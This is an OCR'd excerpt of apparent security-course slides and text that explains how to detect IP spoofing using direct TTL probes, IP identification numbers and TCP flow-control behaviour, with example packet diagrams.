
IP Spoofing Detection Techniques: Direct TTL Probes

1. Send a packet to the host of a suspected spoofed packet that triggers a reply and compare the TTL with that of the suspected packet; if the **TTL in the reply is not the same** as the packet being checked, this implies that it is a spoofed packet

2. This technique is successful when the attacker is in a **different subnet** from that of the victim

Attacker
(Spoofed Address 10.0.0.5)
Sending a packet with spoofed 10.0.0.5 IP – TTL 13
Target
Sending a packet to 10.0.0.5 IP
Reply from real 10.0.0.5 IP – TTL 25
10.0.0.5


Note: Normal traffic from one host can contrast TTLs depending on traffic patterns



IP Spoofing Detection Techniques: IP Identification Number

01	Send a probe to the host of a suspected spoofed traffic that triggers a reply and **compare the IPID** with the suspected traffic
02	If the IPIDs are **not close in value** to the packet being checked, then the suspected traffic is spoofed
03	This technique is considered reliable even if the attacker is in the **same subnet**

Attacker
(Spoofed Address 10.0.0.5)
Send packet with spoofed IP 10.0.0.5; IP ID 2586
Target
Send packet to IP 10.0.0.5
Reply from real 10.0.0.5 IP – IP ID 515
10.0.0.5



IP Spoofing Detection Techniques: TCP Flow Control Method


- Attackers sending spoofed TCP packets will not receive the **target's SYN-ACK packets**
- Therefore, attackers cannot respond to a change in the congestion window size
- When received traffic continues after a window size is exhausted, the **packets are most likely spoofed**

Sending a SYN packet with spoofed 10.0.0.5 IP
Attacker
(Spoofed Address 10.0.0.5)
[Small window size]
Sending SYN-ACK packet to real 10.0.0.5 IP
Target
10.0.0.5

IP Spoofing Detection Techniques

- **Direct TTL Probes**

  In this technique, you initially send a packet (ping request) to the legitimate host and wait for a reply. Check whether the TTL value in the reply matches with that of the packet you are checking. Both will have the same TTL if they are using the same protocol. Although the initial TTL values vary according to the protocol used, a few initial TTL values are commonly used. For TCP/UDP, the values are 64 and 128; for ICMP, they are 128 and 255.



Sending a packet with spoofed 10.0.0.5 IP – TTL 13
Attacker
(Spoofed Address 10.0.0.5)
Sending a packet to 10.0.0.5 IP
Reply from real 10.0.0.5 IP – TTL 25
Target
10.0.0.5

Figure 3.106: IP Spoofing detection technique: Direct TTL Probes

  If the reply is from a different protocol, then you should check the actual hop count to detect the spoofed packets. Deduct the TTL value in the reply from the initial TTL value to determine the hop count. The packet is a spoofed packet if the reply TTL does not match the TTL of the packet. It will be very easy to launch an attack if the attacker knows the hop count between the source and the host. In this case, the test result is a false negative.

